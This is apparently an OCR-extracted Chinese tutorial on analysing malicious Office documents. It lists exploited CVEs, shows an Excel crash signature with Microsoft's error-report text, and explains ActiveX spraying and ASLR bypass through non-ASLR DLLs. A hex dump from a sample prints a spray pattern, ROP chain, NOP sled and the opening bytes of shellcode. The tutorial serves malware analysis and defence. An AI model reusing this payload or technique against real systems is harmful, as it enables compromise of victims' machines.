
flash(flash的漏洞CVE-2015-5119，CVE-2016-0984，CVE-2016-4117，CVE-2018-4878…)

EQNEDT32.EXE(公式编辑器的漏洞CVE-2018-0802…)

wwlib.dll(RTF解析的漏洞CVE-2014-1761，CVE-2015-1641，CVE-2016-7193…)

恶意文档分析技巧

2.由于office版本众多，很多office内存破坏型漏洞利用起来不太稳定，准备多个office版本的虚拟机快照，通过crash时的提示信息快速定位



Microsoft Office Excel

错误签名

```
AppName: excel.exe      AppVer: 12.0.4518.1014      AppStamp:45428263
ModName: mscomctl.ocx      ModVer: 6.1.95.45      ModStamp:3cc9a872
fDebug: 0        Offset: 0000fcd6
```


报告详细信息

这个错误报告包括：问题出现时 Microsoft Office Excel 的状态信息；正在使用的操作系统版本及计算机硬件；您的数字产品 ID，该标识号可用于识别您的许可证；以及您的计算机的 Internet 协议(IP)地址。


我们无意收集您的文件、姓名、地址、电子邮件地址或其他任何形式的个人身份信息。但是，错误报告可能包含特定用户信息，如来自打开文件的数据。这些信息不会被利用来确认您的身份，即使有身份信息存在于这些信息中。

我们所收集的数据将只用于解决问题。如果有其他信息可用，在您报告该问题时，我们会告知您。这个错误报告将通过安全的连接发送到一个数据库，该数据库只供有限人员访问，而且您的报告不会用于市场推广。

3.很多office内存破坏型漏洞利用ActiveX喷射控制EIP，通过msvcr71.dll，msvbvm60.dll等没有开启ASLR的模块绕过ASLR，我们可以据此快速找到构造的ROP链



_rels	2017/10/17 19:24	文件夹	
activeX1.bin	2017/9/17 17:12	BIN 文件	2,050 KB
activeX1.xml	2017/9/17 17:12	XML 文档	1 KB
activeX2.xml	2017/9/17 17:12	XML 文档	1 KB
activeX3.xml	2017/9/17 17:12	XML 文档	1 KB
activeX4.xml	2017/9/17 17:12	XML 文档	1 KB
activeX5.xml	2017/9/17 17:12	XML 文档	1 KB
activeX6.xml	2017/9/17 17:12	XML 文档	1 KB
activeX7.xml	2017/9/17 17:12	XML 文档	1 KB
activeX8.xml	2017/9/17 17:12	XML 文档	1 KB




```
1F:F800h:  04 24 34 7C 04 24 34 7C 04 24 34 7C 04 24 34 7C   .$4|.$4|.$4|.$4|
1F:F810h:  04 24 34 7C 04 24 34 7C 04 24 34 7C 04 24 34 7C   .$4|.$4|.$4|.$4|
1F:F820h:  04 24 34 7C 04 24 34 7C 04 24 34 7C 04 24 34 7C   .$4|.$4|.$4|.$4|
1F:F830h:  04 24 34 7C 04 24 34 7C 04 24 34 7C 04 24 34 7C   .$4|.$4|.$4|.$4|
1F:F840h:  04 24 34 7C 04 24 34 7C 04 24 34 7C 04 24 34 7C   .$4|.$4|.$4|.$4|
1F:F850h:  04 24 34 7C 04 24 34 7C EB 51 36 7C EB 51 36 7C   .$4|.$4|ëQ6|ëQ6|
1F:F860h:  02 2B 37 7C 01 02 00 00 64 43 34 7C 40 00 00 00   .+7|....dC4|@...
1F:F870h:  28 1A 35 7C C7 0F 39 7C 9E 2E 34 7C 0F A4 34 7C   (.5|Ç.9|ž.4|.¤4|
1F:F880h:  DC 50 36 7C A3 15 34 7C 97 7F 34 7C 51 A1 37 7C   ÜP6|£.4|—.4|Q¡7|
1F:F890h:  4D 8C 37 7C 30 5C 34 7C 90 90 90 90 90 90 90 90   MŒ7|0\4|........
1F:F8A0h:  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
1F:F8B0h:  90 90 90 90 31 C9 64 8B 71 30 8B 76 0C 8B 76 0C   ....1Éd‹q0‹v.‹v.
1F:F8C0h:  AD 8B 30 8B 76 18 EB 57 60 89 F3 56 8B 73 3C 8B   ‹0‹v.ëW`‰óV‹s<‹
1F:F8D0h:  74 1E 78 01 DE 56 8B 76 20 01 DE 31 C9 49 41 AD   t.x.ÞV‹v .Þ1ÉIA-
1F:F8E0h:  01 D8 56 31 F6 0F BE 10 38 D6 74 08 C1 CE 07 01   .ØV1ö.¾.8Öt.ÁÎ..
```

恶意文档分析技巧

